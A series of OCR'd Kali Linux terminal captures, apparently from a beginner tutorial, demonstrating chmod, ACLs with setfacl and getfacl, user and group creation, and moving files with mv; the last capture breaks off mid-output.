
```
root@kali:~# chmod g+x,o+x testfile.txt
root@kali:~# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 23 18:27 testfile.txt
root@kali:~# 
```




```
root@kali:/example# ls -l testfile.txt
-rwxr-xr-x 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod o-x testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```




```
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a+r testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod a-r testfile.txt
root@kali:/example# ls -l testfile.txt
--wx--x--- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example#
```




```
root@kali:/example# ls -l
total 12
drwxrwx---+ 3 user1 user1 4096 Nov 23 17:41 accounts
-rw-r--r--  1 root  root     0 Nov 23 17:54 permissions.acl
drwxr-xr-x  2 root  root  4096 Nov 28 16:25 Test Directory
--wx--x---  1 root  root    39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod o+x -R /example/
root@kali:/example# ls -l
total 12
drwxrwx--x+ 3 user1 user1 4096 Nov 23 17:41 accounts
-rw-r--r-x  1 root  root     0 Nov 23 17:54 permissions.acl
drwxr-xr-x  2 root  root  4096 Nov 28 16:25 Test Directory
--wx--x--x  1 root  root    39 Nov 30 02:36 testfile.txt
root@kali:/example#
```




```
root@kali:/example/Test Directory# ls -l
total 8
-rwxr-x-w- 1 root root 14 Nov 30 02:41 file1
-rw-r--r-- 1 root root 13 Nov 30 02:42 file2
root@kali:/example/Test Directory# chmod --reference=file1 file2
root@kali:/example/Test Directory# ls -l
total 8
-rwxr-x-w- 1 root root 14 Nov 30 02:41 file1
-rwxr-x-w- 1 root root 13 Nov 30 02:42 file2
root@kali:/example/Test Directory#
```




```
root@kali:/example# ls -l testfile.txt
-rw--w-rwx 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# chmod 754 testfile.txt
root@kali:/example# ls -l testfile.txt
-rwxr-xr-- 1 root root 39 Nov 30 02:36 testfile.txt
root@kali:/example# 
```




```
$ getfacl accounts
# file: accounts
# owner: user1
# group: user1
user::rwx
user:user1:rwx
user:user2:rwx
group::r-x
mask::rwx
other::---
```




```
root@kali:~# useradd user1
root@kali:~# passwd -d user1
passwd: password expiry information changed.
root@kali:~# useradd user2
root@kali:~# passwd -d user2
passwd: password expiry information changed.
root@kali:~# useradd user3
root@kali:~# passwd -d user3
passwd: password expiry information changed.
root@kali:~# 
```




```
root@kali:~# addgroup group1
Adding group `group1' (GID 1004) ...
Done.
root@kali:~# usermod -G group1 user1
root@kali:~# usermod -G group1 user2
root@kali:~# usermod -G group1 user3
root@kali:~# 
```




```
root@kali:~# mkdir /example
root@kali:~# chown user1 /example
root@kali:~# 
```




```
$ cd /example
$ mkdir accounts
$ 
```




```
$ setfacl -m u:user1:rwx accounts
$ setfacl -m u:user2:rwx accounts
$ setfacl -m other:--- accounts
$ 
```




```
root@kali:~# su user2
$ cd /example
$ 
```




```
$ cd accounts
$ mkdir dir1
$ ls
dir1
```




```
root@kali:~# su user3
$ cd /example
$ 
```




```
$ cd accounts
sh: 3: cd: can't cd to accounts
$ 
```




```
root@kali:/# getfacl -R /example> permissions.acl
getfacl: Removing leading '/' from absolute path names
root@kali:/# cd example/
root@kali:/example# ls
accounts  permissions.acl
root@kali:/example# 
```




```
root@kali:/example# setfacl --restore=permissions.acl
root@kali:/example# 
```




```
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log   testfile.txt
root@kali:~# mv testfile.txt /home/practical/example/
root@kali:~# cd /home/practical/example/
root@kali:/home/practical/example# ls
testfile.txt
root@kali:/home/practical/example# cd
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log
```




```
root@kali:~/example# ls
file1  file2  file3  practical
root@kali:~/example# mv file1 file2 file3 /home/practical/example/
root@kali:~/example# ls
practical
root@kali:~/example# cd /home/practical/example/
root@kali:/home/practical/example# ls
file1  file2  file3  testfile.txt
root@kali:/home/practical/example#
```




```
root@kali:~# ls
build_module  directory1  example     myfile          permissions.acl
Desktop       Downloads   mkinitcpio  netconsole.log
root@kali:~# mv directory1/ /home/practical/example/
root@kali:~# cd /home/practical/example/
root@kali:/home/practical/example# ls
directory1  file1  file2  file3  testfile.txt
root@kali:/home/practical/example#
```




```
root@kali:~/example# ls
example_1.txt  practical
root@kali:~/example# mv example_1.txt example_2.txt
root@kali:~/example# ls
example_2.txt  practical
root@kali:~/example#
```




```
root@kali:~/example# ls
example_2.txt  practical  test_directory_1
root@kali:~/example# mv test_directory_1/ test_directory_2
root@kali:~/example# ls
example_2.txt  practical  test_directory_2
root@kali:~/example# 
```




```
root@kali:~/example# ls
example_1.txt  example_3.txt  practical
example_2.txt  example_4.txt  test_directory_2
root@kali:~/example# mv -v *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt'
`example_2.txt' -> `/home/practical/example/example_2.txt'
